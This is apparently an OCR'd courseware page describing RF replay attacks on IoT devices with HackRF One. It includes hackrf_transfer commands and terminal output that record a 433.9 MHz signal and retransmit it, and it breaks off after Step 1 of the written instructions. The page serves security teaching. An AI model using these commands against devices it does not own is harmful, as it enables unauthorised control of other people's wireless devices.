
IoT devices involve wireless communication using RF, ZigBee, or LoRa. Attackers use HackRF One to perform attacks such as BlueBorne or AirBorne attacks, including replay, fuzzing, and jamming. HackRF One is an advanced hardware- and software-defined radio with a range of 1 MHz to 6 GHz. It transmits and receives radio waves in half-duplex mode, so it is easy for attackers to perform attacks using this device. It can sniff a wide range of wireless protocols from GSM to Z-wave.

HackRF One
GREAT SCOTT GADGETS

Figure 18.42: Screenshot of HackRF One

Replay Attack using HackRF One

- Attackers use online resources such as the **FCC database** to determine the frequency of the target device
- Attackers also use tools such as **RTL-SDR** to determine the frequency of the target device in the vicinity
- Once the frequency is determined, attackers use tools such as **HackRF One** to launch a replay attack on the target device



```
root@kali:~/rf# hackrf_transfer -r connector.raw -f 433900000 -l 20 -g 20
warning: lna_gain (-l) must be a multiple of 8
call hackrf_sample_rate_set(10000000 Hz/10.000 MHz)
call hackrf_baseband_filter_bandwidth_set(9000000 Hz/9.000 MHz)
call hackrf_set_freq(433900000 Hz/433.900 MHz)
Stop with Ctrl-C
19.9 MiB / 1.000 sec = 19.9 MiB/second
19.9 MiB / 1.000 sec = 19.9 MiB/second
20.2 MiB / 1.000 sec = 20.2 MiB/second
19.9 MiB / 1.000
19.9 MiB / 1.000
20.2 MiB / 1.000
^CCaught signal
18.1 MiB / 0.913

User cancel, exi
Total time: 6.91
hackrf_stop_rx()
hackrf_close() d
hackrf_exit() do
fclose(fd) done
exit
```

```
root@kali:~/rf# hackrf_transfer -t connector.raw -f 433900000 -x 40
call hackrf_sample_rate_set(10000000 Hz/10.000 MHz)
call hackrf_baseband_filter_bandwidth_set(9000000 Hz/9.000 MHz)
call hackrf_set_freq(433900000 Hz/433.900 MHz)
Stop with Ctrl-C
19.9 MiB / 1.000 sec = 19.9 MiB/second
19.9 MiB / 1.001 sec = 19.9 MiB/second
20.2 MiB / 1.000 sec = 20.2 MiB/second
19.9 MiB / 1.001 sec = 19.9 MiB/second
19.9 MiB / 1.001 sec = 19.9 MiB/second
20.2 MiB / 1.000 sec = 20.2 MiB/second
18.4 MiB / 1.001 sec = 18.3 MiB/second

Exiting... hackrf_is_streaming() result: HACKRF_ERROR_STREAMING_EXIT_CALLED (-1004)
Total time: 7.00498 s
hackrf_stop_tx() done
hackrf_close() done
hackrf_exit() done
fclose(fd) done
exit
root@kali:~/rf# hackrf_info
Found HackRF board 0:
USB descriptor string: 000000000000000014d463dc2f6db5e1
Board ID Number: 2 (HackRF One)
Firmware Version: 2015.07.2
Part ID Number: 0xa000cb3c 0x00614f5e
Serial Number: 0x00000000 0x00000000 0x14d463dc 0x2f6db5e1
root@kali:~/rf#
```

Replay Attack using HackRF One


Attackers perform replay attacks on target IoT devices using tools such as HackRF One. To perform this attack, attackers need to discover the radio frequency of the target device. Attackers use online resources such as the FCC database to determine the frequency of the target device. Alternatively, attackers also use tools such as RTL-SDR to determine the frequency of a target device in the vicinity. Once the frequency is obtained, attackers use tools such as HackRF One to launch a replay attack.

Steps to perform a replay attack on the target IoT device:

- Step 1: Record the device's signal using the following command:

  `hackrf_transfer -r connector.raw -f [device frequency]`

  Here, -r → used to record the signal, -f → frequency of the device



